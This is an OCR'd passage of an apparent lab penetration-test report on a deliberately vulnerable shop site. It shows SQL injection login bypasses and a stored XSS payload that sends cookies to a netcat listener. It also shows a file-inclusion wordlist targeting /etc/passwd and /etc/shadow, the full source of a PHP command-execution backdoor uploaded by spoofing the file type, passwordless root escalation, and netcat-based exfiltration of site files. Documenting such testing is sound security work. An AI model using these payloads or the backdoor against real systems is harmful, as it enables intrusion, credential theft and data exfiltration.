

7.1. Fuzz all request parameters
7.2. SQL injection
7.3. XSS and response injection
7.4. OS command injection
7.5. Path traversal
7.6. Script injection
7.7. File inclusion


Figure 4.7.1 - Parameter Fuzzing Methodology [10]

i. Fuzz all request parameters

Request parameters throughout the site were tested with a range of values in order to analyse the responses.

ii. SQL injection

In this web application the error messages returned by a malformed SQL command did not disclose any further information. Using the *AND* clause with *'1=1'* invoked the response shown in **Error! Reference source not found.**.




```
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 97

user_email=hacklab@hacklab.com') AND 1=1 AND
('1'='1&user_password=or'1'='1&user_login=''
```

```
<script language="javascript">alert ("Bad
hacker.We are filtering input because of
abuse!");window.location.href="index.php";</scrip
t>
```

Figure 4.7.2 - Bad Hacker Response

Both the user login form and the admin login form were found to be susceptible to SQL injection. This was discovered by using the *SLEEP* function in the login form as seen in **Error! Reference source not found.**. When this query is processed, the response takes five seconds to execute. This syntax proves that the database management system is MySQL.



```
POST /userlogin.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/index.php
Cookie: PHPSESSID=lqm702pkchs5batsgpcr5ehee7;
SecretCookie=qKAypx01p2IlYzAioGcjLKAmBwR1ZQt2BQD3A
mH%3D
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 102

user_email=hacklab@hacklab.com') AND SLEEP(5) AND
('1'='1&user_password=or'1'='1&user_login=''
```

```
HTTP/1.1 200 OK
Date: Sun, 22 Oct 2017 22:20:51 GMT
Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c
PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 90
Connection: close
Content-Type: text/html

<script language="javascript">alert ("Username
not found");window.history.back();</script>
```

Figure 4.7.3 - SQL SLEEP Test

[10] (Stuttard & Pinto, 2011, p. 824)

Entering *'OR'1'='1* into the password field logged the supplied user account in without a valid password. If this were attempted with any other username, the user would be logged in with whichever account had the lowest user ID.

This also served to give up the user's password. Once logged in as a user, their current password is already present in the change password field. This could then be used to change their password to prevent access and test other facilities with the user's credentials.

Access to the admin account does not reveal the admin password and this password cannot be changed. The username of the administrator account (admin) was guessed, as this is a very common administrator username.


To fully test the extent to which the login form could be susceptible to SQL injection, the tool SQLMap was used to automatically test a large number of requests to obtain as much information as possible. The .sql file acquired in stage 4.1 contained the name of the database used in the web application. The syntax used and a rundown of the command can be found in Appendix C – SQLMap Syntax.

iii. XSS and other response injection

From a user's functionality of the website, no reflected XSS or other injection methods were found. Testing for these vulnerabilities proved difficult due to the lack of potential forms in the web page.

The admin page was equally resilient to reflected XSS. However, the admin page was found to be susceptible to stored XSS through use of the item management. By changing the name of an item, JavaScript code could be run on the webpage.

The code would run on the admin page when viewing the items but would not execute on the client version of the website until the modified item was added to the cart and the cart viewed as seen in Figure 4.7.4.[11]



```
PHPSESSID=3ia953tarvlkn369bt5962so45;
SecretCookie=nTSwn2kuLxObLJAeoTSvYzAioGcbLJAeoTSvBwR1ZQtlAwN4AmV%3D
```

Figure 4.7.4 - Customer XSS

The full extent of potential exploits was not tested due to the timeframe of the investigation.

iv. OS command injection

No OS command injection vulnerabilities were found during testing.

v. Path traversal

Path traversal was found to not be a valid method on the application.

[11] (Jehiah, 2006)

vi. Script injection


Script injection was not found to be a valid application vulnerability.

vii. File inclusion

The page extras.php used the parameter *'type='* in the URL to display the webpage. To test for valid responses a wordlist of Linux file paths was used with the Burp Intruder to quickly test the webpage and the results were analysed to determine valid responses.

b) RESULTS

The admin page was found to be more susceptible to XSS than the client page. In combination with the ability to access cookies with JavaScript, the script used serves to send the cookie to a waiting host.




Update Item

Name of Item.	<script>new Image().src='http://192.168.1.200:1234/'+document.cookie;</script>
Price.	0
Image.	Choose File No file chosen

FIGURE 4.7.5 - PERSISTENT XSS – COOKIE SEND


As shown below, the sent cookie is received with a Netcat listener on the given port. The secret cookie can be decoded and the username and password of the user extracted. The client version of the webpage defended against this attack with the syntax used – given more time more variations of encoding would have been attempted. It was possible to generate an alert with persistent XSS on a user level access however; the script was clearly visible as the name of the object up until the checkout phase of a purchase.



```
root@kali:~# nc -lvkp 1234
listening on [any] 1234 ...
192.168.1.1: inverse host lookup failed: Unknown host
connect to [192.168.1.200] from (UNKNOWN) [192.168.1.1] 5158
GET /PHPSESSID=onbticp10uusach47ln98d7u37;%20SecretCookie=nTSwn2kuLxObLJAeoTSvYz
AioGcbLJAeoTSvBwR1ZQt3ZGN3BGR%3D HTTP/1.1
```

FIGURE 4.7.6 - NETCAT COOKIE RECEIVE

The page extras.php was shown to be vulnerable as an example of file inclusion. Once the URL parameter was noticed, other valid file paths were tried and the responses examined. It was shown that the page would read any file to the page if the file was text based and valid. To quickly generate a list of files which could be read using this method a list of known file paths were used with the Burp Intruder and the responses examined. The Intruder was set up to enter each file path from the payload shown in Figure 4.7.7 in the location shown Figure 4.7.8.




Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
/etc/passwd
/etc/shadow
/etc/aliases
/etc/anacrontab
/etc/apache2/apache2.conf
/etc/apache2/httpd.conf
/etc/at.allow
/etc/at.deny
/etc/bashrc
/etc/bootptab
```


FIGURE 4.7.7 - FILE INCLUSION PAYLOAD



```
GET /extras.php?type=§ § HTTP/1.1
```

FIGURE 4.7.8 - FILE INCLUSION TARGET FIELD

The responses were then sorted by size to determine how much information each request received. As shown in Figure 4.7.9, the file /etc/passwd could be read using the file inclusion vulnerability. This file contains the hashed passwords for every registered user on the web server. From here, it can be seen that the root user has been configured with no password.



Request	Payload	Status	Error	Timeout	Length	Comment
48	/etc/mtab	302	☐	☐	18877	
70	/etc/profile	302	☐	☐	10747	
18	/etc/fstab	302	☐	☐	10429	
37	/etc/inittab	302	☐	☐	10412	
24	/etc/hosts	302	☐	☐	10048	
1	/etc/passwd	302	☐	☐	9935	
55	/etc/passwd	302	☐	☐	9935	
45	/etc/motd	302	☐	☐	9875	
47	/etc/motd	302	☐	☐	9875	
80	/etc/resolv.conf	302	☐	☐	9796	
38	/etc/issue	302	☐	☐	9785	
0		302	☐	☐	9774	
2	/etc/shadow	302	☐	☐	9774	
3	/etc/aliases	302	☐	☐	9774	
4	/etc/anacrontab	302	☐	☐	9774	
5	/etc/apache2/apache2.conf	302	☐	☐	9774	
6	/etc/apache2/httpd.conf	302	☐	☐	9774	

Toggle navigation Astley Skateboards

- Home
- Shop Now
- My cart
- Previous orders
- Account Settings
- Change password
- Logout

- Monday, October 23, 2017
  - Settings
  - Change Password
  - Log Out

Terms and conditions!

```
root:x:0:0:root:/root:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/false tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
```

&copy 2016 Astley Skateboards| All Rights Reserved | Design by : Astley Team

FIGURE 4.7.9 - /ETC/PASSWD READ

Utilising multiple steps in this stage allowed for a root shell to be achieved on the webserver.

Each user has access to a file uploader to upload an image that would serve as a profile picture. The uploader only allows JPEG and PNG images to be uploaded but this check can be subverted using the Burp Proxy.

It is possible to change the extension of any file to .jpg, and then change it back in transit once the uploader has been submitted.

A simple backdoor php file is loaded into the upload photo form and submitted as shown in Figure 4.7.10 and Figure 4.7.11.[12]




FIGURE 4.7.10 - PICTURE CHANGE





FIGURE 4.7.11 - FILE UPLOAD

[12] (FuzzDB Project, 2017)


Figure 4.7.12 shows the request in transit. The extension has been changed back to .php but the server still uploads the file believing it is a jpeg image.



```
POST /changepicture.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.10/customers/index.php
Cookie: PHPSESSID=lqm702pkchs5batsgpcr5ehee7; SecretCookie=qKAypxOlp2IlYzAioGcjLKAmBwR1ZQt2BQZjAGt%3D
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------3020927311190278342187542167l
Content-Length: 565

-----------------------------3020927311190278342187542167l
Content-Disposition: form-data; name="uploadedfile"; filename="simple-backdoor.php"
Content-Type: image/jpeg

<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

<!--    http://michaeldaw.org   2006    -->
```

FIGURE 4.7.12 - BURP FILE EXTENSION CHANGE

The simple backdoor allows for a command to be run on the server with the syntax *location/simple-backdoor.php?cmd='command'* as shown below.




```
admin
adminlogin.php
assets
changepicture.php
config.php
cookie.php
customers
database
db_conection.php
extras.php
fileuploadtype.php
genericinstructions.php
hidden.php
index.php
info.php
instructions.php
phpinfo.php
pictures
production
register.php
robots.txt
sqlcm.php
terms.php
updatepassword.php
userlogin.php
username.php
```

FIGURE 4.7.13 - SIMPLE BACKDOOR COMMAND EXECUTION

Using the same file upload method, an Msfvenom payload can be uploaded, and executed using the simple backdoor. The Msfvenom payload connects back to a Meterpreter listener. For more information regarding the creation and execution of the payload, please see Appendix E – Msfvenom Trojan Creation & Execution.


The Meterpreter session is used to drop into a shell on the server with the command *'shell'.* The current user is *'nobody'* and cannot create, modify, or delete files. The command *'sudo su'* is used to elevate the current shell to that of a root user. This is possible because the root user does not have a password.



```
/root # whoami
root
/root #
```


Figure 4.7.14 - Root User

From here, it was possible to extract all the website files for analysis on the host machine. Using Netcat and tar. The commands used are shown in Figure 4.7.15, Figure 4.7.16, and Figure 4.7.17.[13]




```
/mnt/sda2 $ tar c website | nc -l -p 3333
```

Figure 4.7.15 - Website File Send



```
root@kali:~# nc -w 10 192.168.1.10 3333 > files.tar
```

Figure 4.7.16 - Website File Receive



```
root@kali:~# tar -xf files.tar
```

Figure 4.7.17 - Website File Extraction

As a shell with root privileges has now been established, the website files can be modified to change the public facing site. This could allow for further exploitation of the web app and user devices. With a root shell and Meterpreter, further exploits and scans could also be used to find other vulnerabilities.

[13] (ccm, 2007)

4.8. Function-Specific Input Testing

a) Procedure




Figure 4.8.1 - Function-Specific Input Testing Methodology [14]

i. SMTP injection

ii. Native code flaws

iii. LDAP injection

iv. XPath injection

v. Back-end request injection

vi. XXE injection

b) Results

None of the stages in this section were found to be applicable to the web application under test.

[14] (Stuttard & Pinto, 2011, p. 836)

4.9. Logic Flaw Testing

a) Procedure




Figure 4.9.1 - Logic Flaw Testing Methodology [15]

i. Identify key attack surface

In testing for logic flaws in the web application, the primary areas of investigation were those which included critical security functions, and checks for transaction prices and quantities.

ii. Multistage processes

The only multistage process witnessed in the web application was the purchasing of items. This would prove to use vulnerable parameters which would be examined later on in the section. It was found however that requests could be sent without appropriate privileges and the level of the user was not checked until after the request had been executed – allowing attackers to delete users or items, edit items, and change user passwords.

iii. Incomplete input

Each request that relied on a user ID did not require any other form of confirmation of user. The cookies could be removed so long as a PHPSESSID cookie existed. Requests that requested item parameters such as name, price, and quantity could be removed and the transaction would continue with a blank value if the name was removed and zero values for removed numerical values. If the user ID was not present, the application would not continue and would not redirect.

iv. Trust boundaries

No violations of trust boundaries were accomplished during the investigation.

